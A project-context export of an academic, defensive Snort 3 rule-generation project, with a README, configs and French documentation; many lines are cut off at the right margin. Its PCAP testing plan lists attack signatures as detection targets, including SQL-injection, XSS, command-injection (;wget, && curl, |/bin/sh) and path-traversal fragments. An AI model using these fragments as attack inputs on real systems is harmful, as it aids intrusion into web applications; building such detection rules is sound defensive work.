Project Context: snort_rag_rule_generator

Project root: /mnt/e/projects/snort_rag_rule_generator

This PDF is structured for LLM ingestion: file paths are explicit and text blocks are wrapped in code fences.

---

1. Project Tree

```
snort_rag_rule_generator/
■■■ .agents/
■■■ data/
■■■ docs/
■   ■■■ reference_new_version/
■   ■   ■■■ snort_rag_rule_generator_new.pdf
■   ■■■ dashboard_usage.md
■   ■■■ dataset_methodology.md
■   ■■■ dataset_validation_report.md
■   ■■■ generation_module_final_status.md
■   ■■■ pcap_testing_plan.md
■   ■■■ rapport_snort_rag_devoir3.docx
■   ■■■ rapport_snort_rag_devoir3.pdf
■   ■■■ report_section_clustering.md
■   ■■■ report_section_dataset_kb.md
■   ■■■ report_section_generation_validation.md
■   ■■■ report_section_llm_benchmark.md
■   ■■■ report_section_pcap_runtime_validation.md
■   ■■■ report_section_retrieval_benchmark.md
■   ■■■ rule_validation_notes.md
■   ■■■ strict_compliance_matrix.md
■■■ notebooks/
■   ■■■ devoir3_snort_rag_architectures.ipynb
■■■ results/
■   ■■■ snort_alert_logs/
■   ■■■ tmp_snort_test_logs/
■   ■■■ tmp_snort_test_logs_simple/
■   ■■■ clustering_confusion_matrix.csv
■   ■■■ clustering_metrics.csv
■   ■■■ clustering_tsne.png
■   ■■■ comparison_metrics.csv
■   ■■■ detailed_devoir3_results.csv
■   ■■■ dns_single_alert_test.txt
■   ■■■ embedding_benchmark.csv
■   ■■■ embedding_tsne.png
■   ■■■ false_positive_analysis.csv
■   ■■■ generated_rule_examples.csv
■   ■■■ icmp_single_alert_test.txt
■   ■■■ llm_benchmark.csv
■   ■■■ llm_benchmark_llama32_quick.csv
■   ■■■ llm_benchmark_llama32_quick_summary.csv
■   ■■■ llm_benchmark_mistral_quick.csv
■   ■■■ llm_benchmark_mistral_quick_summary.csv
■   ■■■ llm_benchmark_qwen25_quick.csv
■   ■■■ llm_benchmark_qwen25_quick_summary.csv
■   ■■■ llm_benchmark_summary.csv
■   ■■■ network_log_integration_eval.csv
■   ■■■ pcap_test_results.csv
■   ■■■ real_lab_log_integration_eval.csv
■   ■■■ retrieval_backend_proof.json
■   ■■■ retrieval_benchmark_k3.png
■   ■■■ retrieval_benchmark_k3_summary.csv
■   ■■■ retrieval_topk_examples.csv
■   ■■■ snort3_syntax_test.txt
■   ■■■ snort_runtime_validation.csv
■   ■■■ sql_single_alert_test.txt
■   ■■■ xss_single_alert_test.txt
■■■ scripts/
■   ■■■ benchmark_llms.py
■   ■■■ benchmark_retrieval.py
■   ■■■ capture_real_lab_logs.sh
■   ■■■ fetch_real_sources.py
■   ■■■ final_health_check.py
■   ■■■ generate_generation_examples.py
■   ■■■ generate_lab_pcaps.py
■   ■■■ make_submission_package.py
■   ■■■ plot_retrieval_benchmark.py
■   ■■■ reproduce_all.sh
■   ■■■ run_clustering_analysis.py
■   ■■■ run_log_integration_eval.py
■   ■■■ run_pcap_tests.py
```

```
■   ■■■ run_pcap_tests.py.bak
■   ■■■ run_real_log_integration_eval.py
■   ■■■ run_snort_validation.py
■   ■■■ validate_dataset.py
■   ■■■ validate_rules_with_snort.sh
■■■ skip/
■   ■■■ most_important_file.pdf
■   ■■■ snort_rag_rule_generator.pdf
■■■ src/
■   ■■■ snort_rag/
■       ■■■ __init__.py
■       ■■■ app_gradio.py
■       ■■■ architectures.py
■       ■■■ clustering.py
■       ■■■ evaluation.py
■       ■■■ false_positive.py
■       ■■■ generate_dataset.py
■       ■■■ generator.py
■       ■■■ knowledge_base.py
■       ■■■ llm_clients.py
■       ■■■ llm_clients.py.bak
■       ■■■ llm_generator.py
■       ■■■ llm_generator.py.bak
■       ■■■ prompting.py
■       ■■■ retrieval.py
■       ■■■ rule_parser.py
■       ■■■ run_devoir3.py
■       ■■■ source_manifest.py
■       ■■■ templates.py
■■■ tests/
■   ■■■ pcaps/
■   ■   ■■■ generated/
■   ■   ■   ■■■ benign_traffic.pcap
■   ■   ■   ■■■ command_injection.pcap
■   ■   ■   ■■■ directory_traversal.pcap
■   ■   ■   ■■■ dns_tunneling.pcap
■   ■   ■   ■■■ icmp_sweep.pcap
■   ■   ■   ■■■ malware_c2.pcap
■   ■   ■   ■■■ manifest.json
■   ■   ■   ■■■ port_scan.pcap
■   ■   ■   ■■■ sql_injection.pcap
■   ■   ■   ■■■ ssh_bruteforce.pcap
■   ■   ■   ■■■ xss.pcap
■   ■   ■■■ README.md
■   ■■■ test_app_gradio.py
■   ■■■ test_clustering.py
■   ■■■ test_generate_dataset.py
■   ■■■ test_generator.py
■   ■■■ test_llm_generator.py
■   ■■■ test_log_integration_eval.py
■   ■■■ test_pcap_scripts.py
■   ■■■ test_prompting.py
■   ■■■ test_real_log_integration.py
■   ■■■ test_retrieval.py
■   ■■■ test_rule_parser.py
■   ■■■ test_runtime_scripts.py
■■■ tmp/
■   ■■■ dns_icmp_test.rules
■   ■■■ snort3_validate.lua
■   ■■■ sql_test.rules
■   ■■■ xss_test.rules
■■■ tools/
■   ■■■ snort3-docker
■■■ .gitignore
■■■ pyproject.toml
■■■ README.md
■■■ requirements.txt
```

2. Source And Text Files

.gitignore

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/.gitignore

```
FILE: .gitignore
```text
__pycache__/
*.pyc
.pytest_cache/
.env
venv/
.venv/
build/
dist/
*.egg-info/
*.pcap
*.cap
*.log
!data/logs/real_lab_logs/
!data/logs/real_lab_logs/*.log
data/processed/snort_generated_dataset.csv
data/processed/snort_generated_dataset.json
data/processed/snort_generated_dataset.jsonl
data/experiments/legacy_generated/snort_generated_dataset.csv
data/experiments/legacy_generated/snort_generated_dataset.json
data/experiments/legacy_generated/snort_generated_dataset.jsonl
data/knowledge_base/*.tar.gz
skip/

```
```

pyproject.toml

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/pyproject.toml

```
FILE: pyproject.toml
```toml
[build-system]
requires = ["setuptools>=61"]
build-backend = "setuptools.build_meta"

[project]
name = "snort-rag-rule-generator"
version = "1.0.0"
description = "Defensive NLP/RAG Snort rule generator for Devoir 3"
requires-python = ">=3.10"
dependencies = ["pandas", "numpy", "scikit-learn", "matplotlib", "gradio", "pypdf"]

[project.optional-dependencies]
embeddings = ["sentence-transformers>=2.6", "faiss-cpu>=1.8"]
llm = ["transformers>=4.41", "accelerate>=0.30", "torch"]
dev = ["pytest"]

[tool.setuptools.packages.find]
where = ["src"]

```
```

README.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/README.md

```
FILE: README.md
```markdown
# Snort RAG Rule Generator - NLP/RAG Mini Project

## Overview
This repository contains an academic NLP/RAG project for generating Snort IDS rules from natural-language descriptions and

The current project state includes real Snort 3 validation through Docker, protocol-valid synthetic lab PCAP replay, synthe

## Current Validation Evidence
| Evidence area | Current result | Main artifacts |
| --- | ---: | --- |
| Snort 3 syntax/runtime validation | 183/183 PASS | `tools/snort3-docker`, `data/processed/person1_rules_snort3.rules`, `r
| PCAP replay | 9/9 attack categories detected, 0 benign false positives | `scripts/generate_lab_pcaps.py`, `scripts/run_pc
| Synthetic network log integration | 10/10 PASS, 1.000 classification accuracy | `data/logs/sample_network_logs.csv`, `scr
```
```

| Controlled real-lab log integration | 10/10 PASS, 1.000 classification accuracy | `data/logs/real_lab_logs/`, `scripts/ca
| LLM benchmarking | qwen2.5, mistral, llama3.2 through Ollama | `results/llm_benchmark.csv`, `results/llm_benchmark_summar
| Automated tests | run with `PYTHONPATH=src pytest tests/` | `tests/` |

Real Snort execution uses the Docker wrapper `tools/snort3-docker`, which invokes `/home/snorty/snort3/bin/snort` inside th

If the Docker image or wrapper is unavailable, real runtime validation cannot be claimed. In that case validation results s

Objectives
- Generate educational Snort 3-compatible rules from network-security descriptions or log examples.
- Compare retrieval and RAG generation strategies in a reproducible local setting.
- Keep the dataset and generated evidence reviewable for academic reporting.
- Record validation metadata, retrieved context, explanations, false-positive indicators, Snort 3 runtime checks, and PCAP

Methodology
The current workflow is:

network log or natural-language input
-> attack type classification
-> retrieval/RAG context
-> controlled LLM generation or deterministic fallback
-> rule validation and repair
-> Snort 3 syntax/runtime validation
-> PCAP replay evidence
-> false-positive review

The LLM path is intentionally constrained by retrieved documents, strict JSON parsing, rule validation, repair attempts, an

Main Components

Dataset and Logs
- `data/processed/final_snort_dataset.csv`
- `data/processed/final_snort_dataset.jsonl`
- `data/processed/person1_rules_snort3.rules`
- `data/logs/sample_network_logs.csv`
- `data/logs/real_lab_logs/`

The processed dataset is the personal retrieval corpus used by the RAG pipeline. `data/logs/sample_network_logs.csv` contai

Generation and RAG Modules
- `src/snort_rag/generator.py`
- `src/snort_rag/llm_generator.py`
- `src/snort_rag/llm_clients.py`
- `src/snort_rag/prompting.py`
- `src/snort_rag/retrieval.py`
- `src/snort_rag/templates.py`
- `src/snort_rag/rule_parser.py`
- `src/snort_rag/false_positive.py`

The generator returns structured fields such as `generated_rule`, `attack_type`, `valid_rule`, `validation_errors`, `detect

Evaluated Architectures
The project includes baseline generation, classic RAG, reranking RAG, hybrid RAG, multi-hop RAG, graph RAG, and agentic RAG

Evidence Artifacts
- `results/generated_rule_examples.csv`
- `results/false_positive_analysis.csv`
- `results/snort_runtime_validation.csv`
- `results/pcap_test_results.csv`
- `results/network_log_integration_eval.csv`
- `results/real_lab_log_integration_eval.csv`
- `results/llm_benchmark.csv`
- `results/llm_benchmark_summary.csv`
- `results/embedding_benchmark.csv`
- `results/clustering_metrics.csv`
- `results/clustering_confusion_matrix.csv`
- `results/clustering_tsne.png`

Installation
```bash
python -m venv .venv
source .venv/bin/activate  # Windows: .venv\Scripts\activate
pip install -r requirements.txt
pip install -e .
```

Docker is required for the provided Snort 3 wrapper.

Reproducible Commands

Run the main Devoir 3 evaluation
```bash
PYTHONPATH=src python -m snort_rag.run_devoir3
```

Generate rule examples and false-positive artifacts
```bash
```

```
PYTHONPATH=src python scripts/generate_generation_examples.py
```

Run quick local LLM benchmarks
Existing benchmark artifacts already include Ollama `qwen2.5`, `mistral`, and `llama3.2` results. To refresh a small local

```bash
ollama serve
ollama pull qwen2.5
ollama pull mistral
ollama pull llama3.2
PYTHONPATH=src python scripts/benchmark_llms.py \
  --queries data/evaluation/snort_eval_quick_10.csv \
  --models ollama:qwen2.5 ollama:mistral ollama:llama3.2
```

LLM results should be interpreted with the strict-validation policy in mind: invalid raw model outputs may be rejected and

Run Snort 3 runtime validation
```bash
PYTHONPATH=src python scripts/run_snort_validation.py \
  --snort-bin ./tools/snort3-docker \
  --config /home/snorty/snort3/etc/snort/snort.lua \
  --rules data/processed/person1_rules_snort3.rules \
  --out results/snort_runtime_validation.csv
```

Generate and replay protocol-valid lab PCAPs
```bash
PYTHONPATH=src python scripts/generate_lab_pcaps.py --out tests/pcaps/generated

PYTHONPATH=src python scripts/run_pcap_tests.py \
  --snort-bin ./tools/snort3-docker \
  --config /home/snorty/snort3/etc/snort/snort.lua \
  --rules data/processed/person1_rules_snort3.rules \
  --pcap-dir tests/pcaps/generated \
  --out results/pcap_test_results.csv
```

Run network log integration evaluation
```bash
PYTHONPATH=src python scripts/run_log_integration_eval.py
```

Capture and evaluate controlled real-lab logs
```bash
scripts/capture_real_lab_logs.sh
PYTHONPATH=src python scripts/run_real_log_integration_eval.py
```

Run retrieval and clustering evaluations
```bash
PYTHONPATH=src python scripts/benchmark_retrieval.py
PYTHONPATH=src python scripts/run_clustering_analysis.py
```

Run all tests
```bash
PYTHONPATH=src pytest tests/
```

Launch the dashboard
```bash
PYTHONPATH=src python -m snort_rag.app_gradio
```

The dashboard is organized into six tabs:
- Rule Generator: attack description input, architecture selection, Top-k retrieval, model selection, generated rule displa
- Retrieval Details: retrieved document IDs, retrieval scores, context metadata, grounding flags, hallucination risk, optio
- Validation & False Positives: syntax validation, validation errors, detected/missing Snort options, false-positive risk,
- Dataset / Knowledge Base: personal RAG dataset statistics plus clear separation between synthetic academic logs, controll
- Benchmarks & Evidence: tables loaded from existing Snort runtime, PCAP replay, log integration, LLM, embedding, and clust
- PDF Upload: temporary in-memory knowledge-base extension for retrieval during the current session.

See `docs/dashboard_usage.md` for a short usage guide and suggested screenshots for the final report.

Trusted-Source Knowledge Base
Optional trusted-source rule references can be refreshed with:

```bash
PYTHONPATH=src python scripts/fetch_real_sources.py
```

This produces `data/knowledge_base/trusted_rule_kb.csv`, `data/knowledge_base/trusted_rule_kb.jsonl`, and `data/knowledge_b

Repository Structure
```text
```

```
src/snort_rag/                          source package
data/processed/                         project dataset and Snort 3-compatible exported rules
data/logs/sample_network_logs.csv       realistic synthetic academic network logs
data/logs/real_lab_logs/                controlled lab-captured/parsing log artifacts
data/knowledge_base/                    optional trusted-source rule reference artifacts
results/                                evaluation, validation, and benchmarking artifacts
docs/                                   report sections and technical notes
scripts/                                reproducible project scripts
tests/                                  unit and integration-style tests
tests/pcaps/generated/                  protocol-valid synthetic lab PCAPs
```

Example Usage
```python
from snort_rag.architectures import SnortRAGArchitectures

rag = SnortRAGArchitectures("data/processed/final_snort_dataset.csv")
result = rag.agentic_rag("Detect SQL injection with UNION SELECT in HTTP URI")

print(result["generated_rule"])
print(result["explanation"])
print(result["false_positive_risk"])
```

Limitations
- The PCAPs are protocol-valid synthetic educational lab captures, not production traffic.
- `data/logs/sample_network_logs.csv` contains realistic synthetic academic examples, not private production logs.
- `data/logs/real_lab_logs/` contains real controlled lab logs and log-style summaries generated from local PCAP replay/par
- False-positive analysis combines heuristics with benign lab replay evidence; it is not a full enterprise deployment study
- LLM outputs may be rejected by strict schema/rule validation and replaced by deterministic fallback output. This is inten
- Snort 3 runtime evidence depends on the Docker wrapper and image being available. If Snort cannot run, runtime validation
- Generated rules are educational artifacts and should not be deployed operationally without broader environment-specific t

Academic Positioning
This repository emphasizes reproducibility, interpretability, controlled local generation, explicit validation evidence, an

Disclaimer
This is a defensive cybersecurity project for educational use. Generated rules should be independently reviewed and tested

```

## requirements.txt

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/requirements.txt

FILE: requirements.txt
```text
pandas>=2.0
numpy>=1.23
scikit-learn>=1.2
matplotlib>=3.7
gradio>=4.0
pypdf>=4.0
python-docx>=1.1
nbformat>=5.9
# Optional - true dense embedding + FAISS retrieval (graceful fallback to TF-IDF if absent):
# sentence-transformers>=2.6
# faiss-cpu>=1.8
# Optional local LLM runtime support:
# transformers>=4.41
# accelerate>=0.30
# torch

```

docs/dashboard_usage.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/dashboard_usage.md

FILE: docs/dashboard_usage.md
```markdown
# Dashboard Usage

Launch the dashboard from the repository root:

```bash
PYTHONPATH=src python -m snort_rag.app_gradio
```

The dashboard is an academic prototype interface for the controlled Snort RAG pipeline. It is not a production IDS console.

```
## Tabs

1. **Rule Generator** accepts an attack description, architecture, Top-k value, and model spec. Use `mock` only for smoke t
2. **Retrieval Details** shows retrieved document IDs, scores, context metadata, whether retrieved context was used, halluc
3. **Validation & False Positives** shows syntax validation, validation errors, detected and missing Snort options, false-p
4. **Dataset / Knowledge Base** summarizes the personal RAG dataset and separates it from synthetic academic logs, controll
5. **Benchmarks & Evidence** loads existing result artifacts for LLM benchmarking, embedding retrieval, clustering, Snort r
6. **PDF Upload** indexes an uploaded PDF into the in-memory knowledge base for the current session. It reports the uploade

## Suggested Final-Report Screenshots

- Rule generation example using `Agentic RAG`.
- Retrieval Details showing document IDs and context-use metadata.
- Validation & False Positives for a malicious rule and a benign `NO_RULE_RECOMMENDED` example.
- Dataset / Knowledge Base tab showing attack type and source type distributions.
- Benchmarks & Evidence tab showing Snort runtime, PCAP replay, and LLM benchmark tables.
- PDF Upload after importing a small reference PDF.

```
```

docs/dataset_methodology.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/dataset_methodology.md

```
FILE: docs/dataset_methodology.md
```markdown
# Méthodologie du dataset

## Pourquoi le dataset est personnel
Le dataset officiel de Person 1 a été construit à la main pour ce projet. Les descriptions, logs simulés, contextes de faux

## Création des exemples manuels
Les lignes `manual` correspondent aux exemples de base les plus importants pour chaque type d'attaque. Chaque exemple conti

## Création des variations `synthetic_manual_variation`
Les variations `synthetic_manual_variation` ont été écrites à partir des exemples manuels, sans copier un dataset public. C

## Labels utilisés
Les labels métier utilisés sont `port_scan`, `ssh_bruteforce`, `sql_injection`, `xss`, `command_injection`, `directory_trav

## Simulation des logs
Les logs ont été simulés dans plusieurs formats réalistes: Apache access log, Nginx access log, SSH auth log, firewall log,

## Règles Snort et export validé
Les règles de `snort_rule_reference` dans le dataset restent des références éducatives destinées au RAG. L'export opération

## Séparation avec la base de connaissance de règles fiables
Les règles Snort de confiance stockées dans `data/knowledge_base/` restent une base de connaissance de référence séparée. E

## Utilité pour la récupération RAG
Le dataset est utile pour la récupération parce qu'il relie des descriptions naturelles variées, des logs simulés, des fami

## Séparation des logs
`data/logs/sample_network_logs.csv` contient des logs académiques synthétiques réalistes pour l'évaluation d'intégration. `

## Limites
Le dataset reste petit et pédagogique. Les logs synthétiques ne doivent pas être renommés ou présentés comme des logs réels

```
```

docs/dataset_validation_report.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/dataset_validation_report.md

```
FILE: docs/dataset_validation_report.md
```markdown
# Rapport de validation du dataset

## Schema validation
Le fichier `data/processed/final_snort_dataset.csv` contient exactement les 13 colonnes attendues, sans colonne supplémenta

## Label validation
Les 200 lignes utilisent uniquement les labels autorisés:
- `port_scan`
- `ssh_bruteforce`
- `sql_injection`
- `xss`
- `command_injection`
- `directory_traversal`
- `dns_tunneling`
- `icmp_sweep`
```

- `malware_c2`
- `benign_traffic`

La répartition finale est de 20 lignes par `attack_type`.

Source_type validation
Les valeurs de `source_type` sont limitées à `manual` et `synthetic_manual_variation`. Le dataset contient 80 lignes manuel

Port/protocol validation
Les couples protocole/port ont été vérifiés par script:
- `ssh_bruteforce` reste sur `tcp` vers `22` ou `2222`
- `dns_tunneling` cible le port `53`
- `icmp_sweep` utilise `icmp` avec `dst_port = N/A`
- les attaques web utilisent `http`, `https` ou `tcp` sur `80`, `443` ou `8080`
- `benign_traffic` reste sur des protocoles et ports plausibles

Snort SID uniqueness validation
Chaque ligne malveillante contient une règle Snort-like avec `sid` et `rev`. Les SID sont uniques dans le CSV et dans `data

Benign traffic validation
Les lignes `benign_traffic` ont une sévérité `none` ou `low` et utilisent toutes `NO_RULE_RECOMMENDED`. Elles ne servent pa

Manual review checklist
- descriptions naturelles variées en français et en anglais
- formats de logs variés et cohérents avec le label
- contexte de faux positifs renseigné sur chaque ligne
- explication attendue non vide sur chaque ligne
- séparation respectée entre dataset personnel et base de connaissance Snort de confiance

Final validation result
Commande exécutée:

```bash
python3 scripts/validate_dataset.py
```

Résultat: `VALIDATION PASSED`

Formulation projet:

Dataset vérifié structurellement et cohérent pour RAG. Les règles du dataset restent des références éducatives; l'évidence

Validation renforcée des règles Snort-like
L'ancien script contrôlait surtout la structure minimale des lignes et des règles: présence des champs requis, schéma CSV/J

Le validateur renforcé ajoute maintenant des vérifications Snort-like plus strictes:
- équilibre des parenthèses et des guillemets
- présence d'un opérateur de direction valide
- logique de détection moins générique
- contrôle du range `sid` local/custom et de `rev >= 1`
- contrôles de cohérence `tcp`, `udp`, `icmp`
- vérifications sur les variables Snort comme `$HOME_NET` et `$EXTERNAL_NET`
- détection des règles trop génériques de type `any any -> any any`
- garde-fous sur les options HTTP et les ports web suspects

Cette validation locale réduit le risque d'accepter du texte IA aléatoire qui ressemble vaguement à une règle mais qui n'a

Elle ne remplace pas Snort 3. La validation d'autorité est documentée dans `results/snort_runtime_validation.csv`, et le co

```

## docs/generation_module_final_status.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/generation_module_final_status.md

FILE: docs/generation_module_final_status.md
```markdown
# Statut final du module de génération

## 1. Résumé de ce qui a été implémenté
Le module de génération a été étendu pour produire une sortie enrichie et stable à partir du pipeline RAG existant. La géné

## 2. Fichiers créés ou modifiés
- `src/snort_rag/generator.py`
- `src/snort_rag/rule_parser.py`
- `src/snort_rag/templates.py`
- `src/snort_rag/false_positive.py`
- `src/snort_rag/app_gradio.py`
- `scripts/generate_generation_examples.py`
- `tests/test_generator.py`
- `docs/report_section_generation_validation.md`

## 3. Tests exécutés et résultat
Commande de validation courante:

```bash
PYTHONPATH=src pytest tests/
```

Résultat observé dans l'état validé du projet:
- suite complète pytest PASS
- les tests couvrent la génération, le parsing, la récupération, la validation Snort/PCAP et l'intégration des logs

4. Artefacts d’exemples générés
Commande exécutée:

```bash
PYTHONPATH=src python scripts/generate_generation_examples.py
```

Artefacts produits:
- `results/generated_rule_examples.csv`
- `results/false_positive_analysis.csv`

Ces fichiers ont bien été créés et contiennent des sorties issues du pipeline réel du projet. L’exemple bénin retourne `NO_

5. Résumé de l’analyse des faux positifs
Le module d’analyse signale les règles trop générales, l’absence de logique de détection utile, l’absence de `flow` pour ce

6. Limites restantes
- La sortie dépend toujours de la qualité de la récupération et du corpus local.
- Les réponses LLM brutes peuvent être rejetées par la validation stricte du schéma ou des règles; dans ce cas, le pipeline
- Les règles exportées pour l'évidence finale sont validées dans `data/processed/person1_rules_snort3.rules` avec Snort 3 v
- Les tests PCAP de laboratoire existent et restent des captures synthétiques éducatives, pas une étude sur trafic d'entrep
- Les logs de laboratoire réels sont des traces contrôlées locales, séparées des logs académiques synthétiques.

7. Ce que l’architecture et le dashboard peuvent consommer
Les anciens champs restent disponibles:
- `generated_rule`
- `explanation`
- `valid_rule`
- `validation_errors`

Les nouveaux champs sont aussi disponibles pour exploitation future:
- `false_positive_risk`
- `false_positive_score`
- `improvement_suggestions`
- `source_doc_ids`
- `detected_options`
- `missing_options`
- `syntax_validation`
- `risk_factors`
- `retrieved_context_used`
- `hallucination_risk`
- `option_coverage`

```

## docs/pcap_testing_plan.md

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/docs/pcap_testing_plan.md

FILE: docs/pcap_testing_plan.md
```markdown
# Plan de test PCAP

Les tests PCAP constituent la validation comportementale des règles exportées pour Person 1. Ils sont distincts de la pré-va

Le validateur local peut rejeter des règles Snort-like manifestement faibles, incohérentes ou trop génériques, mais il ne p
- qu'une règle déclenche sur le trafic réellement visé
- qu'une règle évite des faux positifs sur du trafic bénin
- qu'une règle se comporte correctement avec un vrai moteur Snort, une vraie configuration et de vrais flux réseau

Les résultats PCAP courants sont enregistrés dans `results/pcap_test_results.csv`. Ils doivent être régénérés avec Snort 3 a

## Principe général

Workflow recommandé:
1. Générer ou vérifier les PCAP synthétiques de laboratoire avec `scripts/generate_lab_pcaps.py`.
2. Valider la syntaxe et les avertissements moteur avec `scripts/run_snort_validation.py`.
3. Exécuter Snort avec `data/processed/person1_rules_snort3.rules` sur chaque PCAP.
4. Collecter les alertes, les non-détections et les déclenchements inattendus.
5. Réviser les règles si le comportement observé ne correspond pas à l'objectif de détection.

Variables d'exécution recommandées:

```bash
export SNORT_CONFIG="${SNORT_CONFIG:-/home/snorty/snort3/etc/snort/snort.lua}"
```

Cas de test détaillés

1. `port_scan`

Objectif du test:
Vérifier qu'un balayage SYN répété depuis une source externe vers plusieurs ports internes déclenche une alerte de type rec

Trafic PCAP attendu:
Un hôte externe envoie plusieurs paquets TCP SYN vers un hôte interne sur des ports variés comme `21`, `22`, `80`, `443` da

Règle ou catégorie attendue:
Catégorie `port_scan`, en particulier les règles avec `flags:S` et `detection_filter`.

Comportement attendu:
Snort doit générer une ou plusieurs alertes cohérentes avec la détection d'un scan répétitif, sans exiger un échange TCP co

Contrôle de faux positif:
Rejouer un PCAP de connexions TCP légitimes isolées vers quelques ports sans cadence de scan. Une connexion normale ou quel

Example command:

```bash
./tools/snort3-docker -c "$SNORT_CONFIG" -R data/processed/person1_rules_snort3.rules -r tests/pcaps/generated/port_scan.pc
```

2. `ssh_bruteforce`

Objectif du test:
Vérifier qu'une série de tentatives répétées d'authentification SSH vers `22` ou `2222` depuis la même source déclenche la

Trafic PCAP attendu:
Des sessions TCP vers un service SSH interne, avec plusieurs tentatives rapprochées depuis une même IP externe. Le flux doi

Règle ou catégorie attendue:
Catégorie `ssh_bruteforce`, règles TCP vers `22` ou `2222` avec `flow:to_server,established`, `content:"SSH-"` et `detectio

Comportement attendu:
Snort doit alerter quand le seuil de répétition est franchi, en cohérence avec un bruteforce ou une tentative répétée de co

Contrôle de faux positif:
Tester un PCAP avec une unique connexion SSH administrative légitime ou quelques connexions non répétitives. Le trafic d'ad

Example command:

```bash
./tools/snort3-docker -c "$SNORT_CONFIG" -R data/processed/person1_rules_snort3.rules -r tests/pcaps/generated/ssh_brutefor
```

3. `sql_injection`

Objectif du test:
Vérifier que des requêtes web contenant des motifs SQL classiques comme `UNION SELECT`, `' OR 1=1 --` ou `SLEEP(5)` sont dé

Trafic PCAP attendu:
Des requêtes HTTP ou HTTPS déchiffrées en laboratoire vers une application web interne sur `80`, `443` ou `8080`, avec les

Règle ou catégorie attendue:
Catégorie `sql_injection`, règles TCP web avec `flow:to_server,established` et `content` ciblant les motifs SQL.

Comportement attendu:
Snort doit produire une alerte sur les requêtes contenant les charges utiles SQL malveillantes prévues par la règle.

Contrôle de faux positif:
Rejouer des requêtes HTTP légitimes contenant les mots `select` ou `union` dans un contexte non malveillant, par exemple de

Example command:

```bash
./tools/snort3-docker -c "$SNORT_CONFIG" -R data/processed/person1_rules_snort3.rules -r tests/pcaps/generated/sql_injectio
```

4. `xss`

Objectif du test:
Vérifier que des charges utiles XSS typiques comme `<script>`, `onerror=` ou `<svg/onload=...>` sont détectées dans du traf

Trafic PCAP attendu:
Des requêtes HTTP vers une application web interne contenant des balises ou attributs XSS dans l'URI, les paramètres, les f

Règle ou catégorie attendue:
Catégorie `xss`, règles TCP web avec `content` et éventuellement `pcre` sur des motifs HTML/JavaScript malveillants.

Comportement attendu:
Snort doit alerter sur les charges utiles XSS explicitement représentées dans les règles.

Contrôle de faux positif:
Tester un PCAP de navigation ou de développement web légitime contenant des fragments HTML non malveillants, voire des chaî

Example command:

```bash
./tools/snort3-docker -c "$SNORT_CONFIG" -R data/processed/person1_rules_snort3.rules -r tests/pcaps/generated/xss.pcap -A
```

5. `command_injection`

Objectif du test:
Vérifier que des séquences de type `;wget`, `&& curl` ou `|/bin/sh` insérées dans du trafic web sont détectées comme tentat

Trafic PCAP attendu:
Des requêtes HTTP vers un service web interne, avec paramètres ou corps contenant des séparateurs de commandes shell et des

Règle ou catégorie attendue:
Catégorie `command_injection`, règles TCP web avec `flow:to_server,established` et `content` sur les séquences d'injection.

Comportement attendu:
Snort doit générer une alerte lorsqu'une chaîne représentative d'injection de commande est présente dans le flux applicatif

Contrôle de faux positif:
Rejouer du trafic web d'administration, de documentation ou de formation contenant des snippets shell affichés comme texte.

Example command:

```bash
./tools/snort3-docker -c "$SNORT_CONFIG" -R data/processed/person1_rules_snort3.rules -r tests/pcaps/generated/command_inje
```

6. `directory_traversal`

Objectif du test:
Vérifier que des motifs comme `../`, `%2f`, `passwd` ou `win.ini` dans des requêtes web déclenchent les règles de traversal

Trafic PCAP attendu:
Des requêtes HTTP vers une application web interne cherchant à accéder à des chemins sensibles via traversal, y compris des

Règle ou catégorie attendue:
Catégorie `directory_traversal`, règles TCP web avec `content:"../"` et `pcre` sur les variantes encodées ou les fichiers s

Comportement attendu:
Snort doit alerter sur les chemins de traversal explicites et leurs variantes proches prévues par les expressions de détect

Contrôle de faux positif:
Tester des requêtes web bénignes vers des chemins comportant plusieurs répertoires ou des noms de fichiers ressemblants san

Example command:

```bash
./tools/snort3-docker -c "$SNORT_CONFIG" -R data/processed/person1_rules_snort3.rules -r tests/pcaps/generated/directory_tr
```

7. `dns_tunneling`

Objectif du test:
Vérifier qu'un trafic DNS anormalement verbeux ou contenant de longues charges utiles de type sous-domaines encodés déclenc

Trafic PCAP attendu:
Des requêtes DNS sortantes du réseau interne vers l'extérieur, potentiellement sur `53`, avec labels longs, répétitifs ou c

Règle ou catégorie attendue:
Catégorie `dns_tunneling`, règles `dns`, `udp` ou `tcp` utilisant `content`, `nocase` et/ou `dsize:>70`.

Comportement attendu:
Snort doit détecter les requêtes DNS de longueur suspecte ou contenant les marqueurs ciblés par les règles.

Contrôle de faux positif:
Rejouer des requêtes DNS bénignes mais longues, comme certains domaines légitimes complexes, CDN, télémétrie ou mises à jou

Example command:

```bash
./tools/snort3-docker -c "$SNORT_CONFIG" -R data/processed/person1_rules_snort3.rules -r tests/pcaps/generated/dns_tunnelin
```

8. `icmp_sweep`

Objectif du test:
Vérifier qu'une série rapide de requêtes ICMP Echo vers plusieurs hôtes internes ou avec fréquence anormale déclenche une d

Trafic PCAP attendu:
Des paquets ICMP Echo Request venant d'une source externe vers plusieurs cibles internes, avec une cadence suffisante pour

Règle ou catégorie attendue:
Catégorie `icmp_sweep`, règles ICMP avec `dsize` et `detection_filter`.

Comportement attendu:

Snort doit produire une alerte quand le volume ou la cadence d'ICMP correspond à un sweep plutôt qu'à un simple ping isolé.

Contrôle de faux positif:
Rejouer un PCAP avec quelques pings de supervision, de diagnostic ou de monitoring. Le trafic ICMP normal à faible cadence

Example command:

```bash
./tools/snort3-docker -c "$SNORT_CONFIG" -R data/processed/person1_rules_snort3.rules -r tests/pcaps/generated/icmp_sweep.p
```

9. `malware_c2`

Objectif du test:
Vérifier qu'un trafic sortant périodique ou des chemins applicatifs de type `/beacon`, `/gate.php` ou `/sync/api` déclenche

Trafic PCAP attendu:
Des connexions du réseau interne vers l'extérieur sur `80`, `443`, `8080`, `8443` ou éventuellement `53`, avec répétition t

Règle ou catégorie attendue:
Catégorie `malware_c2`, règles d'egress utilisant `flow:to_server,established`, `content` et `detection_filter`.

Comportement attendu:
Snort doit alerter sur le trafic périodique ou sur les motifs applicatifs explicitement modélisés comme beaconing/C2.

